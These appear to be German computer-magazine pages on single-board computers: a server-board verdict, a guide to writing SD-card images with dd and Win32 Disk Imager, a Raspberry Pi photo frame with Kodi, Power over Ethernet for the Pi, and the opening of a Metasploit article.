Cubox i4 Pro: Der Würfel (150 Euro) weiß nicht so recht, ob er PC oder Server sein will. Für die Serverrolle finden sich idealere Kandidaten.

Ein (vorläufiges) Fazit


Als aktuelle Favoriten für den Einsatz als Datenserver mit einem akzeptablen Preis-Leistungs-Verhältnis sehen wir neben dem Prototypen Raspberry Pi 2 an erster Stelle die Odroid-Variante XU4, mit Abstrichen auch Odroid C1+. Die gut ausgestatteten Banana-Varianten M2 und M3 sind ebenfalls interessante Kandidaten, sofern der Hersteller Lemaker seine Softwareunterstützung weiter verbessert.

Vergleichsweise teure Produkte wie die Cubox i4 oder Cubieboard 3 und 4 sind hinsichtlich CPU und Speicher mit der Rolle eines kleinen Datenservers fast unterfordert. Wichtig für die Serverrolle ist aber vor allem eine optimale I/O-Leistung, die im Idealfall Gigabit-LAN mit USB 3.0 oder SATA kombiniert. Einige teure Platinen, aber auch Banana und Odroid bieten solche Kombinationen. Hier kann der Raspberry Pi 2 mit Fast Ethernet und USB 2.0 definitiv nicht mithalten.

Bei einigen Platinen wird nicht deutlich, wo diese ihre Marktnische sehen – das gilt etwa für das Beaglebone Black oder das trotz bescheidener Ausstattung sehr teure Pandaboard.


Tipp: Wer das Optimum sucht, sollte sich immer die Mühe machen, einen Blick ins Datenblatt der betreffenden Hardware zu werfen und Nutzerbewertungen zu recherchieren. Nicht immer haben Gigabit-Adapter tatsächlich diesen Durchsatz und SATA I ist nicht gleich SATA II.

Images für Platinen



Wer sich mit Linux und Platinen-PCs beschäftigt, nutzt Betriebssysteme in Form von Imagedateien („img“). Um diese Images bootfähig auf Speicherkarten zu schreiben, benötigen Sie spezielles Handwerkszeug. Lesen Sie hierzu diesen Grundlagenbeitrag.

Von Hermann Apfelböck



© Sergey Yarovskhin - Fotolia.com

Egal ob der Platinenrechner Raspberry Pi, Odroid oder Hummingboard heißt: Das gewünschte Betriebssystem beschaffen Sie sich zunächst auf Ihrem PC/Notebook von der Hersteller-Website oder der jeweiligen Community, entpacken es nach dem Download und schreiben die resultierende Imagedatei dann auf eine Speicherkarte. Danach genügt es, die SD-Karte in den Platinenrechner einzusetzen und diesen mit Strom zu versorgen. Je nach PC/Notebook-Betriebssystem, mit dem Sie die SD-Karte beschreiben, unterscheiden sich die Softwarewerkzeuge: Linux und Mac-OS X sind für diese Aktion standardmäßig ausgerüstet, unter Windows sind zwei zusätzliche kleine Tools erforderlich (7-Zip und Win 32 Disk Imager, auf Heft-DVD).

dd und der Win 32 Disk Imager

Die technischen Verhältnisse bei Platinenimages sind relativ einfach: Von absoluten Ausnahmen abgesehen (siehe Kasten „Sonderfall Noobs“) handelt es sich um RAW-Images inklusive Bootumgebung, die bitgenau auf die

Speicherkarte zu übertragen sind. Werkzeuge wie Unetbootin, die selbst eine Bootumgebung anlegen, sind hierfür ebenso unnötig wie ungeeignet. Die einschlägigen Tools sind vielmehr das Terminalprogramm `dd`, das unter jedem Linux und Mac-OS X zum Standardinventar gehört, sowie unter Windows der Win 32 Disk Imager (Version 0.9.5 auf Heft-DVD, Download unter <http://sourceforge.net/projects/win32diskimager/>).

Da Sie die Images typischerweise xz-komprimiert erhalten, ist zusätzlich und vor der eigentlichen Schreibung auf SD-Karte ein passendes Packprogramm erforderlich. Auch hier ist unter Linux und Mac-OS X alles an Bord. So wählen Sie etwa unter Ubuntu nach Rechtsklick „Öffnen mit -> Archivverwaltung“, und unter Mac-OS X startet der Doppelklick im Finder das Packprogramm.

Windows kennt das Linux-Kompressionsformat xz nicht, was Sie durch Installation des bewährten 7-Zip-Packer beheben können (Version 15.14 auf Heft-DVD, Download unter www.7-zip.de). Wenn der Dateityp

„xz“ mit 7-Zip verknüpft ist, genügt ein Doppelklick zum Start des Packers, andernfalls starten Sie 7-Zip direkt und navigieren mit dessen Dateimanager zum betreffenden Archiv, um es nach dem Markieren zu „Entpacken“.

Schreiben und Speichern mit dd

Das Kopieren auf der Kommandozeile mit `dd` ist nicht kompliziert, weil nur zwei wesentliche Argumente zu übergeben sind – die Quelle und das Ziel. Die Quelle wird mit „if=“ (Inputfile), das Ziel mit „of=“ (Outputfile) angegeben, etwa:

```
sudo dd if=raspbian.img of=/dev/sdd
```

Wenn das Image jedoch nicht im aktuellen Verzeichnis liegt, dann müssen Sie den kompletten Pfadnamen ausschreiben. Durch den Parameter „bs=“ (Blocksize)

```
sudo dd if=raspbian.img of=/dev/sdd bs=1M
```

können Sie den Vorgang beschleunigen. `dd` benötigt immer Administratorrechte, daher das vorangestellte „sudo“ im obigen Kommandozeileispiel. Eine Fortschrittsanzeige hat dd

bis dato nicht: Warten Sie einfach ab, bis die Kommandozeile „[x] Bytes kopiert...“ meldet.

Bei der Angabe des Ziels („of=“) können Sie nicht sorgfältig genug sein, da dd den genannten Datenträger unwiderruflich überschreibt. Eine gute Info bietet das Kommando `lsblk` im Terminal, das die Größen anzeigt und damit Verwechslungen mit internen Festplatten ausschließen sollte. Sie können aber auch ein Gparted oder ein grafisches Datenträgertool wie gnomedisks zu Rate ziehen.

Unter Mac-OS X ermitteln Sie den Datenträger mit „Über diesen Mac -> Weitere Informationen -> Systembericht“, und dort unter „Hardware -> Volumes“. Der dd-Befehl ist im Prinzip identisch, nur die Angabe des Zielmediums lautet statt „of=/dev/sd[x]“ hier „of=/dev/disk[x]“.

Wenn Sie ganz sichergehen wollen, können Sie abgeschlossene dd-Aktionen noch mit dem Terminalbefehl `sync` ergänzen, bevor Sie die SD-Karte entnehmen. Dieser stellt sicher, dass der Schreibcache geleert wird und somit garantiert alle Kopieraktionen abgeschlossen sind.

Backup einer Speicherkarte: dd hat gegenüber den durchaus vorhandenen grafischen Alternativen den Vorzug, dass die umgekehrte Aktion – also das Sichern eines Systems von der SD-Karte in ein Image – genauso einfach funktioniert. Dabei vertauschen Sie einfach Quelle und Ziel:

```
sudo dd if=/dev/sdd of=raspbian.  
img bs=1M
```

Hier wird das System des Datenträgers „sdd“ in der angegebenen Image-datei abgelegt.

Schreiben und Speichern mit Win 32 Disk Imager

Unter Windows schreiben Sie RAW-Images mit dem Win 32 Disk Imager. Dessen simple Oberfläche und Bedienung ist weitgehend selbsterklärend. Sie geben in der Zeile unter „Image File“ die Quelldatei entweder manuell ein oder nutzen dazu die Schaltfläche rechts daneben, um mit der Maus zur



Image-Downloads erst einmal entpacken: Während Linux das Werkzeug dafür an Bord hat, benötigt Windows dafür den zusätzlichen Packer 7-Zip.

```
ha@UBU14: ~/Schreibtisch
lsblk
NAME MAJ:MIN RM SIZE RO TYPE MOUNTPOINT
sda 8:0 0 55,9G 0 disk
├─sda1 8:1 0 100M 0 part
├─sda2 8:2 0 55,8G 0 part
├─sdb 8:16 0 931,5G 0 disk
│ ──sdb1 8:17 0 130,7G 0 part
│ ──sdb2 8:18 0 388,9G 0 part
│ ──sdb3 8:19 0 450M 0 part
│ ──sdb4 8:20 0 405,5G 0 part
├─sdc 8:32 0 119,2G 0 disk
│ ──sdc1 8:33 0 72G 0 part
│ ──sdc2 8:34 0 39,3G 0 part /
│ ──sdc3 8:35 0 8G 0 part [SWAP]
└─sdd 8:48 1 3,8G 0 disk
sr0 11:0 1 1024M 0 rom
sr1 11:1 1 2M 0 rom

Mo Feb 08 18:18 ha on UBU14 MB free=3297 CPU=4% [66] ~/Schreibtisch
sudo dd if=odrobian-1.2-final-5422.img of=/dev/sdd bs=4096
```

Kontrolle des Zielgeräts: dd und der Win 32 Disk Imager verzeihen keine Fehler. Die Angabe des richtigen Ziel-datenträgers liegt in Ihrer Verantwortung.

Quelldatei zu navigieren. Das Ziel ist auf gleicher Höhe ganz rechts in Form eines Windows-typischen Laufwerksbuchstabens festzulegen. Dabei schließt der Win 32 Disk Imager interne Festplatten selbständig aus und bietet nur USB-Medien und SD-Karten an. Trotzdem kann man auch hier durch die falsche Kennung eine große USB-Festplatte statt der SD-Karte überschreiben, und die genaue Kontrolle des Zielgeräts (im Explorer) ist wie bei dd unter Linux unbedingt anzuraten. Mit der Schaltfläche „Write“ starten Sie den Schreibvorgang.

Backup einer Speicherkarte: Wenn Sie unter Windows von einem Platiniensystem eine Sicherungskopie erstellen möchten, hilft ebenfalls der Win 32 Disk Imager. Sie tragen einfach unter „Image File“ den Pfadnamen des zu schreibenden Backups an. Da die Datei noch nicht existiert, können Sie sich mit dem Navigationsbutton zwar zum gewünschten Ordner klicken, den Dateinamen selbst müssen Sie dann aber manuell eingeben. Kontrollieren Sie noch, ob Sie das richtige „Device“ kopieren, und starten Sie dann die Sicherung mit der Schaltfläche „Read“.

Sonderfall Noobs

Der Installer Noobs – „New Out Of Box Software“ – für den Raspberry ist ein Sonderfall und will Einsteigern den Weg zu einem Raspberry-System ebnen (www.raspberrypi.org/downloads/noobs/). Noobs (1,1 GB mit Systemen im Gepäck) oder Noobs Lite (27 MB für Onlineinstallationen) muss nur aus seinem ZIP-Archiv heraus auf eine FAT-formatierte SD-Karte mit mindestens vier GB entpackt werden. Anschließend legen Sie diese Karte in den Raspberry ein und befolgen die Anweisungen. Auswahl und eigentliche Installation erfolgt dann direkt auf dem Raspberry. Das Schreiben von RAW-Images entfällt, jedoch benötigt Noobs zumindest für die Installation Monitor, Maus und Tastatur, was bei Platinenservern oft komplett entbehrlich ist.

Der Hersteller Solidrun (Cubox, Hummingboard) bietet ebenfalls einen Installer (Ignition), der im Prinzip einem Noobs Lite ähnelt. Im Unterschied zu Noobs muss Ignition allerdings seinerseits erst einmal wie ein RAW-Image auf die SD-Karte übertragen werden.

Die eigene Diashow

Sie fotografieren gerne? Dann setzen Sie Ihre Aufnahmen optimal in Szene. Mit einem Raspberry Pi bauen Sie sich ganz einfach einen eigenen Bilderrahmen. So wird Ihr Wohnzimmer zu Ihrer ganz eigenen Galerie.

Von Markus Fasse

Digitale Bilderrahmen wirken technisch irgendwie wie ein aufpoliertes Überbleibsel aus vergangenen Zeiten: Die Menüführung ist oft fummelig, die Verarbeitung der Rahmen meistens etwas klapprig. Gut, dass es den Raspberry Pi gibt: Mit dem kleinen Computer und einem möglichst schlanken Monitor basteln Sie sich mit ein wenig Geschick einen deutlich besseren Rahmen für Ihre Bilder. Die Bedienung ist dank App sehr bequem und der Mini-PC bietet ein Vielfaches mehr an Funktionen.

Die Grundlagen: Hardware und Software

Sie benötigen einen Raspberry Pi 2 nebst Gehäuse, einen TFT-Monitor mit HDMI-Kabel, ein LAN-Kabel oder einen WLAN-Dongle, einen USB-Stick für die Bilder oder Videos, eine Micro-SD-Karte, ferner das Betriebssystem Xbian inklusive der Software Kodi (ehemals XBMC) sowie die App Kore für Ihr Smartphone (siehe Kasten „Die digitale Fernbedienung von Kodi“). Darüber hinaus benötigen Sie noch einmalig eine Maus und eine Tastatur,



Die Installation von Xbian ist dank eigenem Installer sehr einfach. Bastler finden auf der offiziellen Seite xbian.org aber auch die Imagedateien.



die aber nur für die Installation Ihres digitalen Bilderrahmen nötig sind.

Laden Sie sich zunächst die Setupdatei des Betriebssystems Xbian herunter: www.xbian.org/getxbian/. Dies ist eine eigenständige Software, die das Mediencenter Kodi als Kernelement enthält. Xbian wird anstelle des herkömmlichen Betriebssystems Raspbian Wheezy installiert. Die Installation von Kodi als Programm unter Wheezy ist zwar auch möglich – die Einrichtung ist aber etwas komplizierter und zudem gibt es dabei gelegentliche Probleme mit der Fernbedie-

nung per App. Sobald der Download abgeschlossen ist, stecken Sie eine leere Micro-SD-Karte samt Adapter per Lesegerät/internem Cardreader an Ihren PC an und starten Sie die Installationsdatei von Xbian.

Xbian installieren

Wählen Sie zunächst aus, welches System Sie verwenden möchten: Den Raspberry Pi 1, 2 oder den Mini-PC Cubox-i. Wir nehmen hier an, dass Sie den aktuellen Raspberry benutzen, daher wählen Sie an dieser Stelle „Raspberry Pi 2“. Anschließend nennen Sie

dem Installationsprogramm den Ort Ihrer SD-Karte, also „/dev/sd[x]“ (oder unter Windows den passenden Laufwerksbuchstaben). Die aktuellste Xbian-Version ist bereits von dem Tool ausgewählt. Klicken Sie nun also auf „Install“. Der Download des Medientcenters startet und anschließend wird die Software auf der Speicherkarte installiert. Achtung: Das Programm formatiert die Karte – sichern Sie, falls nötig, vorher die darauf gespeicherten Daten. Das Setup verkündet schließlich per Infobox das Ende der Installation. Schließen Sie das Tool, entfernen Sie die SD-Karte vom Linux- oder Windows-PC und stecken Sie sie in den Raspberry Pi.

Kodi starten und einrichten

Sobald Sie den Minicomputer gestartet haben, erscheint das blau-gelbe Logo von Xbian. Darunter verläuft ein Ladebalken: Das Betriebssystem passt sich Ihrem Raspberry Pi an. Der Prozess dauert höchstens ein paar Minuten. Danach sehen Sie den Setup-Wizard von Kodi. Dabei werden im Hintergrund bereits erste Updates installiert – die Einrichtung über den Wizard kann daher unter Umständen etwas ruckeln. Über den Wizard können Sie Kodi nach Belieben anpassen. Für den Anfang genügt aber ein simples Durchklicken mit „Next“, bis der Button „Finish“ erscheint. Anklicken – fertig. Damit läuft Ihr Raspberry Pi mit der Medientcenter-Software Xbian samt Kodi. Sie sehen nun die frisch installierte Oberfläche.

Das Medientcenter konfigurieren

Als erste wichtige Amtshandlung sollten Sie die Auflösung einstellen. Während der Installation auf unseren Testgeräten war die Auflösung mit 640 x 480 für die verwendeten Monitore deutlich unterdimensioniert. Klicken Sie dafür im Hauptmenü auf den Punkt „System“ und wählen Sie „Settings“ aus. Im linken Menü finden Sie den Punkt „Video Output“. Dort sehen Sie den Eintrag „Resolution“. Wählen Sie hier die Auflösung, die für Ihren TFT-



Frisch installiert: Zunächst sollten Sie die Auflösung Ihres Monitors anpassen. Nach ein paar Klicks sieht alles richtig gut aus.

Monitor am besten geeignet ist. Im Zweifel ist dies 1280 x 1024 bei einem 19-Zoll-Monitor mit dem Bildformat 4:3. Auf größeren Bildschirmen, die ein breiteres 16:9-Format haben, ist in der Regel die Auflösung mit 1920 x 1080 Bildpunkten zu empfehlen.

Nachdem Sie nun den Durchblick haben, sollten Sie die Sprache auf Deutsch umstellen. Dies geht im Systemmenü unter dem obersten Punkt „Appearance“. Stellen Sie nun im Unterpunkt „International“ die „Language“ auf „German“ ein. Weitere nützliche Anpassungen wären zum Beispiel noch Tastaturbelegung, Region, Uhrzeit, Datum und sonstige Individualisierungen, die Sie gerne vornehmen

möchten. Zu guter Letzt sollten Sie Kodi noch beibringen, dass die Software nach einem Neustart des Raspberry Pi direkt in den Menüpunkt „Bilder“ durchstartet. Klicken Sie dafür im Hauptmenü auf „Optionen“ und wählen Sie links den Unterpunkt „Darstellung“. Klicken Sie nun im Menü „Skins“ rechts auf den Eintrag „Startfenster“ und wählen Sie „Bilder“ aus. Kodi ist nun für eine erste Diashow fertig eingerichtet.

Fotos einspielen

Das Betriebssystem Xbian hinter Kodi ist mit aktuellen USB-Geräten gut vertraut. Die Speichermedien sind somit Hot-Plug-tauglich. Also einfach einste-

Den Raspberry Pi per App starten

Der kleine Computer hängt samt Monitor irgendwo hoch an der Wand und ist schwer zugänglich? Macht nichts! Mit einem Smart Plug – einer fernbedienbaren Steckdose – können Sie den Raspberry Pi samt Monitor aus der Ferne an- und ausschalten. Die smarte Steckdose Smart Plug Switch von Edimax ist ein idealer Helfer. Schließen Sie den Smart Plug zwischen Steckdose und der Steckerleiste an, an der Pi und Monitor hängen. Installieren Sie die kostenlose App Ediplug und folgen Sie den deutschsprachigen Anweisungen. Der clevere Stecker verbindet sich mit Ihrem WLAN. Eine Registrierung ist dafür nicht nötig. Die Konfiguration von Schaltzeiten, die Bedienung sowie das Auslesen des Energieverbrauchs funktionieren nun von überall.


Preis: ca. 40 Euro, **Info:** www.edimax-de.eu



Der Code links führt Sie zu Google Play – rechts geht's zu iTunes.



Das Hauptmenü der Mediencentersoftware Kodi ist übersichtlich, schick und aufgeräumt. Über den Punkt „Bilder“ kommen Sie zu Ihrer eigenen Diashow.



USB-Stick mit Bilddateien anschließen und auf „Bilder“ klicken: Xbian erkennt USB-Geräte automatisch, so dass Sie Ihre Aufnahmen sofort im Mediencenter vorfinden.



Die Diashow soll automatisch starten? Installieren Sie den Bildschirmschoner Picture Slideshow Screensaver – damit können Sie Ihre Fotos automatisch anzeigen lassen.

cken und loslegen. Klicken Sie im Hauptmenü auf „Bilder“. Sie sehen womöglich bereits angeschlossene externe Datenträger und die Punkte „Bilder-Addons“ und „Bilder hinzufü-

gen“. Wenn Sie Ihren USB-Stick mit den Fotos nun in den Raspberry Pi stecken, taucht unten rechts eine Nachricht auf: Das System hat Ihren Stick erkannt, und dieser ist nun auch im

Bildermenü sichtbar. Klicken Sie doppelt auf den Stick mit seiner Bezeichnung. Sie sehen alle Bilder, die auf dem Stick gespeichert sind. Zudem stellt Kodi die Fotos rechts in einer kleinen Vorschau dar. Um nun Ihre Diashow zu starten, fahren Sie mit der Maus links über den Pfeil am Bildschirmrand. Hier können Sie die Fotos nach Belieben sortieren, bestimmte Bilder per Filter aussortieren und die Präsentation starten. Klicken Sie dafür einfach auf „Diashow“.

Besonders praktisch: Falls Sie einmal ein größeres Publikum mit Ihren Fotos begeistern möchten, brauchen Sie nicht extra auf eine grundlegend andere Technik umzusatteln. Schließen Sie einfach einen Beamer über den HDMI-Anschluss an. Ob Beamer oder Monitor: Für diesen Weg benötigen Sie stets entweder Maus und Tastatur oder die App auf Ihrem Smartphone/Tablet (siehe Kasten auf der nächsten Seite). Eine Diashow mit Ihren Fotos kann aber auch automatisch starten – ganz ohne umständliches Geklicke.

Kodi austricksen

Für die direkte und automatische Wiedergabe brauchen Sie entweder ein kleines Python-Skript oder folgenden simplen Trick: Anstelle von dem Bordmittel der Diashow verwenden Sie einfach einen Bildschirmschoner. So werden die Fotos unmittelbar nach dem Bootvorgang ohne Ihr Zutun angezeigt. Da keine Maus oder Tastatur am Raspberry Pi angeschlossen ist, kann die Diashow des Bildschirmschoners auch nicht versehentlich beendet werden.

Klicken Sie dafür im Hauptmenü auf „Optionen“ und wählen Sie im neuen Menü den Punkt „Darstellung“ aus. Links sehen Sie nun den Eintrag „Bildschirmschoner“. Da Kodi standardmäßig nur verspielte Bildschirmschoner an Bord hat, müssen Sie zunächst den richtigen installieren: Picture Slideshow Screensaver ist der empfohlene Kandidat. Klicken Sie dafür auf „Bildschirmschonermodus“ und anschließend oben rechts auf „Mehr...“. Scrollen Sie

nun in der Liste möglicher Bildschirmschoner nach unten, bis Sie den den „Picture Slideshow Screensaver“ finden und dann per Klick installierten. Nun müssen Sie der Kodi-Erweiterung noch beibringen, welche Fotos sie abspielen soll. Klicken Sie dafür im Bildschirmschoner-Menü auf „Einstellungen“. Im Abschnitt namens „Basis“ können Sie nun die Quelle der Fotos angeben - Ihren bereits angeschlossenen USB-Stick. Klicken Sie dafür solange auf den Pfeil in der Zeile zur Angabe der Quelle der Diashow-Bilder, bis dort „Bildordner“ steht.

Direkt in der Zeile darunter geben Sie Ihren USB-Stick als Quelle an. Externe Speichermedien finden Sie hier, wie auch sonst in Linux-Systemen üblich, über das „Root-Dateisystem“ und dort unter „media“. Der USB-Stick sollte anhand seiner Bezeichnung eindeutig zu identifizieren sein. Wählen Sie ihn an und klicken Sie rechts auf „OK“. Nun können Sie noch Effekte, Dauer der Darstellung und – falls gewünscht – den Abdunklungsgrad einstellen. Bestätigen Sie Ihre Einstellungen mit einem abschließenden Klick auf „Ok“. Nach diesen Einstellungen benötigen Sie weder Tastatur und Maus. Ziehen Sie daher beide Geräte vom Raspberry Pi ab.

An die Wand oder auf den Tisch?

Wo Sie am Ende Ihren Bilderrahmen aufstellen, bleibt natürlich ganz Ihnen überlassen. Eine Möglichkeit wäre etwa ein Sideboard. Alternativ können Sie den Monitor samt Raspberry Pi auch an die Wand hängen oder mit Hilfe eines Beamers eine spektakuläre Inszenierung aufbauen.

Falls Sie den Monitor samt Raspberry Pi an die Wand dübeln möchten, setzen Sie den kleinen Rechner auf jeden Fall in eines der passenden Zubehörgehäuse ein. Mit einer Heißklebepistole befestigen Sie das Kunststoffgehäuse problemlos an einer freien Stelle auf der Rückseite des Monitors. Achten Sie beim Anbringen an der Wand darauf, dass der Abstand passt: Verwenden Sie zur Not längere



Fertig: Der Raspberry Pi sitzt sicher im Gehäuse, und ein paar Tropfen Heißkleber lassen ihn fest an der Rückseite des Monitors haften. Diesen digitalen Self-Made-Bilderrahmen samt intelligentem System hängen Sie dann mit kräftigen Schrauben an die Wand.

Schrauben oder am besten die vom Hersteller empfohlene Wandhalterung für Ihren Bildschirm.

Fazit

Mit einem Raspberry Pi 2, dem Betriebssystem Xbian inklusive Mediencenter Kodi bauen Sie sich mit et-


was handwerklichem Geschick eine ideale Darstellungsplattform für private wie gewerbliche Fotos und Videos. Dabei sind Sie bei der Größe des Monitors weitaus flexibler, und auch die Bedienung ist viel intelligenter und komfortabler als bei handelsüblichen digitalen Bilderrahmen.

Die digitale Fernbedienung von Kodi

Wer braucht schon Tastatur und Maus, wenn man ein Smartphone oder Tablet besitzt? Die Apps Kore für Android und Kodi Remote für iOS steuern alle wesentlichen Funktionen von Kodi über Ihr mobiles Gerät. Besser noch: Selbst eine richtige Fernbedienung mit Steuerkreuz ist in den beiden Apps eingebaut. Die Installation ist bei beiden Versionen denkbar einfach: Sobald der Raspberry Pi mit Xbian in Ihrem Netzwerk eingeklinkt ist, findet ihn die App. Ob Android oder iOS: Beide Versionen können nach vorhandenen Xbian-Systemen suchen. Im Test klappte dies tadellos und es war nach kurzen Augenblicken möglich, das Mediencenter mit dem Smartphone und Tablet zu steuern.



Die QR-Codes bringen Sie direkt zur App. Rechts geht's zu iOS und links finden Sie die Anwendung bei Google Play.



Android-App Kore ermöglicht die Fernbedienung von Kodi auf dem Raspberry Pi und zeigt gleichzeitig das aktuell laufende Diashow-Programm an.

Raspberry Pi über PoE

Weniger Kabel, geringer Installationsaufwand – das ist immer ein lohnendes Ziel. Das gilt auch für einen Raspberry, der etwa als Überwachungskamera arbeitet. Mit PoE geht das sehr einfach.

Von Markus Mizgalski

Kabel sind immer ein Problem.

Je mehr davon man verwenden muss, desto größer ist die Gefahr, irgendwann ein chaotisches Knäuel zu erzeugen und den Überblick zu verlieren. Insofern ist es sinnvoll, das Kabelaufkommen so weit wie möglich zu reduzieren. Wenn es beim Netzwerk nicht gerade um große Datenmengen und kurze Übertragungszeiten geht, dann ist WLAN das Mittel der Wahl, um das eine oder andere Ethernet-Kabel auszumisten.

Was man auf diese Weise nicht löst, ist das Problem von zahlreichen Stromkabeln und Netzteilen. Da kommt nun wieder das Ethernet-Kabel ins Spiel, denn es ist in der Lage, nicht nur Daten, sondern auch Strom zu übertragen. Power over Ethernet, kurz PoE, heißt dieses Prinzip und ermöglicht gleich mehrere Dinge. So lässt sich durch die Reduzierung von Stecker- und Netzteilen nicht nur mehr Ordnung und Übersicht schaffen, es kommt auch der Energieeffizienz zugute. Denn man eliminiert so auch eine ganze Menge Blindleistung.

Strom, wo keiner ist

Noch einen weiteren Vorteil besitzt PoE. Das Netzkabel ist wesentlich einfacher und unauffälliger zu verlegen als eine Stromleitung. Soll also beispielsweise eine Überwachungskamera installiert werden, so kann es extrem sinnvoll sein, diese per Ethernet-Kabel anzubinden und darüber gleichzeitig mit Energie zu versorgen. Auch VoIP-Telefone können auf diese Weise gespeist werden – und eben auch ein Raspberry Pi.



Die Grenzen von PoE

Wer jetzt meint, man könne auch einen Laserdrucker auf diese Weise mit PoE versorgen, stößt an technische Grenzen. Denn Power over Ethernet ist limitiert, was den Strombedarf angeht. Der ältere Standard IEEE 802.3af-2003 sieht gerade einmal 15,4 Watt Leistungsabgabe vor, der neuere IEEE 802.3at-2009 immerhin 25,5 Watt – und zwar pro Gerät. Das klingt nicht viel, genügt aber ohne Probleme, um Access Points, Kameras und kleine NAS-Geräte zu versorgen. Platinen wie der Raspberry sind für PoE-Versorgung prädestiniert: Ihre Leistungsaufnahme liegt weit unter zehn, oft unter fünf Watt.

Funktionsprinzip

Es gibt zwei verschiedene Arten, Strom durch das Netzkabel zu transportieren. Entweder nutzt man die freien Adernpaare des Netzkabels, was aber eigentlich nur bei älteren Netzwerkstandards funktioniert, die nicht alle vier Adernpaare zur Signalübertragung benötigen. Andernfalls wird der Strom – übrigens 48 Volt Gleich-

strom – unter das Signal moduliert, so dass es die Datenübertragung nicht beeinflusst. Technisch ist das kein Problem, wobei der Standard voraussetzt, dass alle beteiligten Geräte beide Verfahren beherrschen.

PoE in der Praxis

Wie kommt der Strom ins Netzwerk? Grundsätzlich gibt es zwei Möglichkeiten – entweder mit einem PoE-Switch oder über einen PoE-Injector. Ersterer ist die einfachste Variante, weil außer dem Switch keine weiteren Geräte oder Netzteile nötig sind. Der PoE-Injector ist die Variante, die sich anbietet, wenn man keine großen Umbauten an seinem Netzwerk vornehmen möchte. Für komplexere Vernetzungen gibt es auch PoE-Switches, die ihrerseits per Netzkabel mit Energie versorgt werden. Viel mehr ist nicht nötig, um PoE nutzen zu können, sofern man PoE-taugliche Endgeräte besitzt. Es kann nur sein, dass man bei diesen Endgeräten explizit die Einstellung aktivieren muss, dass sie sich den Strom aus dem Ethernet-Kabel abholen sollen.

Geräte ohne PoE

In einem PoE-gespeisten LAN lassen sich auch problemlos Komponenten verwenden, die ohne Power over Ethernet mit eigener Stromversorgung arbeiten. Sie ignorieren einfach die Tatsache, dass unter dem Datensignal noch eine Spannung anliegt. Managebare Switches bieten zudem die Option, PoE auf einzelnen Ports zu aktivieren oder zu deaktivieren. Das ist allerdings nur nötig, wenn man in großen Netzwerken verhindern will, dass zu viele Verbraucher unkontrolliert Strom aus dem LAN beziehen und so womöglich andere Geräte lahmlegen. Es ist aber im Gegenzug möglich, Geräte via Netzwerk mit Energie zu versorgen, die eigentlich nicht dafür vorgesehen sind. Voraussetzung ist allerdings, dass sie über ein externes Netzteil verfügen. Dann bringt man einen PoE-Splitter zum Einsatz, der im Prinzip nichts anderes ist als eine Frequenzweiche, die Datenpakete und PoE-Gleichspannung voneinander separiert. Der Strom wird dann über ein Abzweigkabel abgegriffen und kann so einen Verbraucher speisen.

Doch Achtung: Es gibt sehr einfache Splitter für etwa zwei bis drei Euro, die dann die vollen 48 Volt durchreichen. Andere Modelle können fünf Volt, 12 Volt oder auch einen variablen Bereich bedienen, weil sie die Spannung heruntertransformieren. Sie kosten circa 20 Euro und lassen sich problemlos in das LAN-Kabel einschleifen.

Einen Raspberry Pi per PoE betreiben

Um einen Raspberry per PoE zu betreiben, kann es gute Gründe geben, etwa wenn der Minicomputer mit einer USB-Kamera als netzwerkfähige Überwachungskamera arbeiten soll. Dazu bietet sich unter Raspbian beispielsweise das Motion-Paket an. Unter http://linux.org/RPi_USB_Webcams findet sich eine Liste mit Webcams, die aktuell unterstützt werden. Es empfiehlt sich ein Modell, das in der Tabelle den Eintrag „works fine without powered hub“ besitzt; so kann man

sich eine zusätzliche Versorgung der Kamera sparen.

Um den Raspberry mit Strom zu versorgen, existieren zwei Möglichkeiten: Die Firma Xtronix bietet ein PoE-Shield an, das auf den Pi gesteckt wird und die Energieversorgung über die GPIO-Pins realisiert. Auf der kleinen Platine sind zwei Ethernet-Ports, dazwischen der PoE-Splitter. Diese Lösung ist sehr kompakt und elegant, kostet aber auch 55 Britische Pfund, also rund 75 Euro. Deutlich preiswerter geht es mit einem handelsüblichen Splitter und etwas Adapterbauteile. Die größte Herausforderung ist der Wechsel vom typischen runden Niedervoltstecker, den viele Splitter besitzen, auf den Micro-USB des Raspberrys oder alternativ auf die GPIO-Pins. In unserem Fall nutzen wir einen 5-V-Splitter von Cisco/Linksys, dessen Stromkabel mit einem JST-XHP-2-Stecker auf der Platine aufgesteckt ist. Es macht wenig Arbeit, diesen gegen ein anderes Exemplar zu tauschen, das zunächst einmal nur mit zwei Kabeln ohne Stecker bestückt ist.

Wer sich gar keine Arbeit machen will, schließt am anderen Ende einen schraubbaren Micro-USB-Stecker an. Oder man greift zum Lötkolben und nimmt einfach ein Micro-USB-Kabel, das man zerschneidet. Dabei ist darauf zu achten, dass man die richtigen Litzen verwendet: In den meisten Fällen ist Rot der Plus- und Schwarz der Minuspol. Hat man das Kabel dann fertig modifiziert, steckt man das Netzkabel ein, das vom PoE-Injector oder vom PoE-Switch kommt, verbindet den Raspberry zunächst mit dem durchgeschleiften LAN-An-




Xtronix bietet ein festes PoE-Modul für



Es geht auch ganz simpel per Selbstbau.



Es genügen ein PoE-Splitter und ein Micro-USB-Kabel.



Mit einem PoE-Injector kann jedes Netzwerk nachträglich auf PoE aufgerüstet werden.

schluss und dann mit dem Stromkabel. Danach muss man nur noch die Kamera richtig platzieren und das System ist betriebsbereit.



Versorgt wird das Ganze von einem PoE-Switch.

Netzwerk-Check mit Metasploit

Das Metasploit Framework wird als Hacking-Tool meist mit der dunklen Seite der Macht in Verbindung gebracht, da es Angriffe auf Netzwerke und Server vereinfacht. Admins aber hilft Metasploit bei der Suche nach Konfigurationsfehlern.

Von David Wolski

Exploit-Frameworks sind Programmgerüste, die über ihre Komponenten gleich Dutzende von Angriffsszenarien auf bekannte Schwachstellen abdecken. Für Sicherheitsexperten gehören diese modularen Werkzeugkästen mit oft Hunderten Scripts zu den wichtigsten Tools bei der Jagd nach Sicherheitslücken. Ein umfangreicher und mächtiger Vertreter dieser Programmgerüste ist das Metasploit Framework: Das mittlerweile in Ruby komplett neu geschriebene Programm startete 2003 als Open-Source-Projekt – damals noch recht bescheiden als Perl-Scriptsammlung mit wenigen Dutzend Exploits. Mittlerweile kann es mit recht teuren kommerziellen Produkten wie Canvas oder Core Impact konkurrieren.

